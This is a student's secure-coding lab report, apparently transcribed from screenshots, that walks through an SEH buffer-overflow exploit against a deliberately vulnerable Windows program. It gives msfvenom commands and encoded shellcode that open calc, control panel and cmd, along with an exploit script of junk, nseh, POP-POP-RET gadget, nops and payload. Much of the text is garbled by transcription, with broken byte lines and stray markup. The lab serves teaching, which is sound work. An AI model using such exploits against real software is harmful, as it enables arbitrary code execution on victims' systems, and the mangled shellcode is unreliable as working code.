SECURE CODING LAB-8 05-04-2021

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Lab experiment - Working with the memory vulnerabilities – Part II


QUESTION


- Download Vulln.zip from teams.
- Deploy a virtual windows 7 instance and copy the Vulln.zip into it.
- Unzip the zip file. You will find two files named exploit.py and Vuln_Program_Stream.exe
- Download and install python 2.7.* or 3.5.*
- Run the exploit script II (exploit2.py- check today's folder) to generate the payload
- Install Vuln_Program_Stream.exe and Run the same


OUTPUT

Steps:

- Open vuln_program_stream.exe and copy the payload on any user interaction to know the application is vulnerable or not.
- Here the search box and add button in Station/Song Matching are vulnerable. Now paste the payload.
- We can see that the application crashed (close application notification).
- Now generate payload for opening calculator, control panel and cmd.







TO OPEN CALCULATOR:


 To generate payload using the below shell code to generate payload to open calculator.

```
oot@kali:/home/seeker# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x49\x6c\x78\x68\x6c
buf += b"\x42\x73\x30\x63\x30\x43\x30\x43\x50\x6f\x79\x48\x65"
 buf += b"\x55\x61\x39\x50\x45\x34\x4e\x6b\x66\x30\x64\x70\x6c\x4b\
buf += b"\x4b\x71\x42\x44\x4c\x6e\x6b\x46\x32\x77\x64\x6c\x4b\
 buf += b"\x53\x42\x51\x38\x34\x4f\x78\x37\x71\x5a\x77\x56\x56'
buf += b"\x51\x69\x6f\x6e\x4c\x55\x6c\x43\x51\x53\x4c\x65\x52'
 buf += b"\x56\x4c\x37\x50\x59\x51\x58\x4f\x44\x4d\x35\x51\x5a
buf += b"\x67\x39\x72\x69\x62\x66\x32\x62\x77\x4c\x4b\x33\x62'
 buf += b"\x61\x30\x78\x39\x73\x77\x38\x67\x71\x7a\x71\x52\x71'
buf += b"\x4e\x6b\x36\x39\x75\x70\x53\x31\x38\x53\x4c\x4b\x71'
 buf += b"\x56\x36\x78\x79\x73\x65\x66\x43\x79\x66\x6b\x55\x64"
buf += b"\x6c\x4b\x33\x31\x48\x56\x70\x31\x39\x6f\x6e\x4c\x6b"
 buf += b"\x71\x78\x4f\x34\x4d\x63\x31\x68\x47\x44\x78\x59\x70°
buf += b"\x61\x65\x5a\x56\x65\x53\x63\x4d\x6b\x48\x47\x4b\x53°
 buf += b"\x4d\x76\x44\x72\x55\x7a\x44\x31\x48\x4e\x6b\x42\x78'
buf += b"\x55\x74\x77\x71\x58\x53\x51\x76\x4e\x6b\x44\x4c\x62'
     += b"\x6b\x6c\x4b\x56\x38\x35\x4c\x76\x61\x38\x53\x4c\x4b\
+= b"\x36\x64\x6c\x4b\x36\x61\x6e\x30\x6e\x69\x53\x74\x76'
 buf += b"\x44\x55\x74\x63\x6b\x63\x6b\x33\x51\x50\x59\x52\x7a"
buf += b"\x63\x61\x59\x6f\x6b\x50\x73\x6f\x53\x6f\x53\x6a\x4c"
           b"\x4b\x74\x52\x7a\x4b\x4e\x6d\x61\x4d\x52\x4a\x36\x61"
b"\x4e\x6d\x6f\x75\x38\x32\x63\x30\x57\x70\x63\x30\x62"
     += b"\x62\x4f\x43\x5a\x33\x30\x31\x43\x6b\x4f\x6b\x65\x45"
           b"\x33\x55\x31\x62\x4c\x33\x53\x67\x70\x41\x41
 root@kali:/home/seeker#
```


```
exploit2.py - C:\Python27\exploit2.py (2.7.15)
File Edit Format Run Options Window Help
# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python
buf = b""
buf += b"\x89\xe6\xda\xcd\xd9\x76\xf4\x5f\x57\x59\x49\x49\x49"
buf += b'' \times 37 \times 51 \times 5a \times 6a \times 41 \times 58 \times 50 \times 30 \times 41 \times 30 \times 41 \times 6b \times 41"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x49\x6c\x78\x68\x4c"
buf += b'' \times 42 \times 73 \times 30 \times 63 \times 30 \times 43 \times 30 \times 43 \times 50 \times 65 \times 79 \times 48 \times 65"
buf += b"\x55\x61\x39\x50\x45\x34\x4e\x6b\x66\x30\x64\x70\x6c"
buf += b"\x4b\x71\x42\x44\x4c\x6e\x6b\x46\x32\x77\x64\x6c\x4b"
buf += b"\x53\x42\x51\x38\x34\x4f\x78\x37\x71\x5a\x77\x56\x56"
buf += b"\x51\x69\x6f\x6e\x4c\x55\x6c\x43\x51\x53\x4c\x65\x52"
buf += b"\x56\x4c\x37\x50\x59\x51\x58\x4f\x44\x4d\x35\x51\x5a"
buf += b"\x67\x39\x72\x69\x62\x66\x32\x62\x77\x4c\x4b\x33\x62"
buf += b"\x52\x30\x4e\x6b\x43\x7a\x65\x6c\x4c\x4b\x62\x6c\x37"
buf += b'' \times 61 \times 30 \times 78 \times 39 \times 73 \times 77 \times 38 \times 67 \times 71 \times 74 \times 71 \times 52 \times 71"
buf += b"\x4e\x6b\x36\x39\x75\x70\x53\x31\x38\x53\x4c\x4b\x71"
buf += b" x59 x36 x78 x79 x73 x65 x6a x43 x79 x6e x6b x55 x64"
buf += b"\x6c\x4b\x33\x31\x48\x56\x70\x31\x39\x6f\x6e\x4c\x6b"
buf += b"\x71\x78\x4f\x34\x4d\x63\x31\x68\x47\x44\x78\x59\x70"
buf += b'' \times 61 \times 65 \times 5a \times 56 \times 65 \times 53 \times 63 \times 4d \times 6b \times 48 \times 47 \times 45 \times 53
buf += b"\x4d\x76\x44\x72\x55\x7a\x44\x31\x48\x4e\x6b\x42\x78"
buf += b"\x55\x74\x77\x71\x58\x53\x51\x76\x4e\x6b\x44\x4c\x62"
buf += b"\x6b\x6c\x4b\x56\x38\x35\x4c\x76\x61\x38\x53\x4c\x4b"
buf += b'' \times 36 \times 64 \times 6c \times 4b \times 36 \times 61 \times 6e \times 30 \times 6e \times 69 \times 53 \times 74 \times 76
buf += b'' \times 44 \times 55 \times 74 \times 63 \times 6b \times 63 \times 6b \times 33 \times 51 \times 50 \times 59 \times 52 \times 7a''
buf += b"\x63\x61\x59\x6f\x6b\x50\x73\x6f\x53\x6f\x53\x6a\x4c"
buf += b"\x4b\x74\x52\x7a\x4b\x4e\x6d\x61\x4d\x52\x4a\x36\x61"
buf += b"\x4e\x6d\x6f\x75\x38\x32\x63\x30\x57\x70\x63\x30\x62"
buf += b"\x70\x51\x78\x36\x51\x6e\x6b\x70\x6f\x6f\x77\x39\x6f"
buf += b'' \times 79 \times 45 \times 66 \times 46 \times 66 \times 30 \times 66 \times 45 \times 66 \times 52 \times 73 \times 66 \times 50
buf += b"\x68\x49\x36\x6e\x75\x4f\x4d\x4f\x6d\x59\x6f\x58\x55"
buf += b"\x67\x4c\x67\x76\x33\x4c\x74\x4a\x6b\x30\x49\x6b\x59"
buf += b"\x70\x74\x35\x37\x75\x4d\x6b\x77\x37\x42\x33\x72\x52"
buf += b'' \times 33 \times 55 \times 31 \times 62 \times 4c \times 33 \times 53 \times 67 \times 70 \times 41 \times 41
```


payload = junk + nseh + seh + nops + buf


```
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      Vulln
                                                 5/15/2021 8:08 AM
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      NEWS
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      payload_calc
                                                 5/15/2021 7:52 PM
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Jal
     C:\Windows\system32\cmd.exe
                                                                                                     Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.
                                                               All rights reserved.
      C:\Users\Niha>cd /
     C:\>cd Python27
     C:\Python27>python exploit2.py
     C:\Python27>payload_calc.txt
```



 Now after generating the payload copy the payload and paste in the search box. Then the application automatically opens the calculator application.









TO OPEN CONTROL PANEL:


• To generate payload using the below shell code to generate payload and which opens the control panel.


```
🌄 Windows 7 [Running] - Oracle VM VirtualBox
                                                                                                                                                                                                                                                                                                                                        П
 File Machine View Input Devices Help
cmd.py - C:\Python27\cmd.py (2.7.15)
 File Edit Format Run Options Window Help
  # -*- coding: cp1252 -*-
 f= open("payload control.txt", "w")
 junk="A" * 4112
 nseh="\xeb\x20\x90\x90"
 seh="\x4B\x0C\x01\x40"
 #40010C4B
                                                                                  POP EBX
                               5D
                                                                                  POP EBP
 #40010C4D
                                  C3
                                                                                  RETN
 #POP EBX , POP EBP, RETN | [rtl60.bpl] (C:\Program Files\Frigate3\rtl60.bpl)
 nops="\x90" * 50
 # msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha mixed -b "\x00\x14\x09\x0a\x0d" -f python
 buf =
 buf += b"\x89\xe3\xdb\xd0\xd9\x73\xf4\x59\x49\x49\x49\x49\x49"
 huf += h"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x43\x43\x7"
 buf += b"\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41"
 buf += b"\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58"
 buf += b'' \times 50 \times 38 \times 41 \times 42 \times 75 \times 4a \times 49 \times 4b \times 4c \times 4b \times 58 \times 6f \times 72
 buf += b"\x33\x30\x65\x50\x55\x50\x33\x50\x6f\x79\x6b\x55\x50"
 buf += b"\x31\x6b\x70\x55\x34\x4e\x6b\x72\x70\x36\x50\x4c\x4b"
 buf += b"\x42\x72\x36\x6c\x6c\x4b\x73\x62\x72\x34\x4e\x6b\x43"
 buf += b"\x42\x65\x78\x44\x4f\x4f\x47\x30\x4a\x37\x56\x45\x61"
 buf += b"\x79\x6f\x6e\x4c\x45\x6c\x33\x51\x61\x6c\x67\x72\x46"
buf += b"\x4c\x67\x50\x4a\x61\x68\x4f\x76\x6d\x66\x61\x7a\x67"
 buf += b"\x78\x62\x49\x62\x52\x72\x46\x37\x6c\x4b\x36\x32\x64"
 buf += b"\x50\x6c\x4b\x50\x4a\x57\x4c\x4c\x4b\x72\x6c\x36\x71"
buf += b"\x33\x48\x48\x63\x47\x38\x73\x31\x7a\x71\x63\x61\x6e"
 buf += b"\x6b\x62\x79\x71\x30\x43\x31\x38\x53\x6c\x4b\x53\x79"
 buf += b"\x67\x68\x79\x73\x66\x5a\x51\x59\x6e\x6b\x50\x34\x6e"
buf += b"\x6b\x43\x31\x4e\x36\x35\x61\x49\x6f\x6e\x4c\x79\x51"
 buf += b'' \times 38 \times 4f \times 66 \times 6d \times 43 \times 31 \times 48 \times 47 \times 45 \times 68 \times 79 \times 70 \times 54
 buf += b"\x35\x6c\x36\x66\x63\x53\x4d\x7a\x58\x75\x6b\x31\x6d"
buf += b"\x45\x74\x63\x45\x4d\x34\x33\x68\x4c\x4b\x51\x48\x67"
 buf += b"\x54\x57\x71\x4a\x73\x53\x56\x6e\x66\x66\x66\x30\x4b"
            Ln: 3
 rootakali:/home/seeker# msfvenom -a x86 --platform windows -p windows/exec CMD=control panel -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d"
Found 1 compatible encoders
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 445 (iteration=0)
x86/alpha_mixed chosen with final size 445
 Payload size: 445 bytes
Final size of python file: 2176 bytes
\begin{array}{lll} \text{But } += b \text{ "x33} \text{ x34} \text{ x42} \text{ x/5}, \text{ x54} \text{ x49} \text{ x40} \text{ x42} \text{ x478}, \text{ x57} \text{ x50} \text{ x50} \text{ x42} \text{ x45} \text{ x60} \text{ x72} \text{ x70} \text{ x36} \text{ x50} \text{ x42} \text{ x45} \text{ x50} \text{ x51} \text{ x50} \text{ x50} \text{ x42} \text{ x45} \text{ x50} \text{ x50} \text{ x50} \text{ x50} \text{ x50} \text{ x42} \text{ x50} \text{ x
 buf += b"\x4c\x67\x50\x4a\x61\x68\x4f\x76\x6d\x66\x61\x7a\x67"
buf += b"\x78\x62\x49\x62\x52\x72\x46\x37\x6c\x4b\x36\x32\x64"
buf += b"\x50\x6c\x4b\x50\x4a\x57\x4c\x4c\x4b\x72\x6c\x36\x71"
 buf += b"\x33\x48\x48\x63\x47\x38\x73\x31\x7a\x71\x63\x61\x6e"
buf += b"\x6b\x62\x79\x71\x30\x43\x31\x38\x53\x6c\x4b\x53\x79
buf += b"\x67\x68\x79\x73\x66\x5a\x51\x59\x6e\x6b\x50\x34\x6e"
 buf += b"\x6b\x43\x31\x4e\x36\x35\x61\x49\x6f\x6e\x4c\x79\x51"
buf += b"\x38\x4f\x66\x6d\x43\x31\x48\x47\x45\x68\x79\x70\x54"
 buf += b"\x35\x6c\x36\x66\x68\x63\x53\x4d\x7a\x58\x75\x6b\x31\x6d"
buf += b"\x45\x74\x63\x45\x4d\x34\x33\x68\x4c\x4b\x51\x48\x67"
buf += b"\x54\x57\x71\x4a\x73\x53\x56\x6e\x6b\x66\x6c\x30\x4b"
 buf += b"\x4e\x6b\x71\x48\x45\x4c\x43\x31\x6e\x33\x6c\x4b\x33"
buf += b"\x34\x6e\x6b\x47\x71\x7a\x70\x4e\x69\x30\x44\x47\x54"
 buf += b"\x47\x54\x71\x4b\x33\x6b\x30\x61\x70\x59\x53\x6a\x52\x
buf += b"\x71\x69\x6f\x59\x70\x71\x4f\x61\x4f\x51\x4a\x4c\x4b\x
buf += b"\x67\x62\x48\x6b\x6e\x6d\x71\x4d\x72\x4a\x55\x51\x6e"
 buf += b"\x6d\x4d\x55\x6f\x42\x73\x30\x73\x30\x55\x50\x70\x50"
buf += b"\x33\x58\x55\x61\x6c\x4b\x42\x4f\x4c\x47\x4b\x4f\x6a"
buf += b"\x75\x4f\x4b\x58\x70\x4c\x75\x6d\x72\x42\x76\x70\x68"
b"\x4f\x61\x7a\x57\x70\x32\x73\x4b\x4f\x49\x45\x70\x63
b"\x52\x4f\x50\x6e\x31\x64\x43\x42\x72\x4f\x30\x6c\x65
         += b"\x50\x41\x41"
```





 Now after generating the payload copy the payload and paste in the search box. Then the application automatically opens the control panel.





TO OPEN CMD:

Similarly, follow the above steps for opening and generating payload for cmd using below shell code.

```
| ToolBakali:/home/seeker# ms/venom -a x86 -platform windows -p windows/exec CMD=cmd -e x86/alpha_mixed -b "\x00\x14\x09\x00\x00" -f python Found 1 compatible encode payload with 1 iterations of x86/alpha_mixed windows -p windows/exec CMD=cmd -e x86/alpha_mixed succeeded with size 438 (Iteration=0) x86/alpha_mixed succeeded with size 438 (Iteration=0) x86/alpha_mixed succeeded with size 438 bytes - payload size: 438 bytes - payloa
```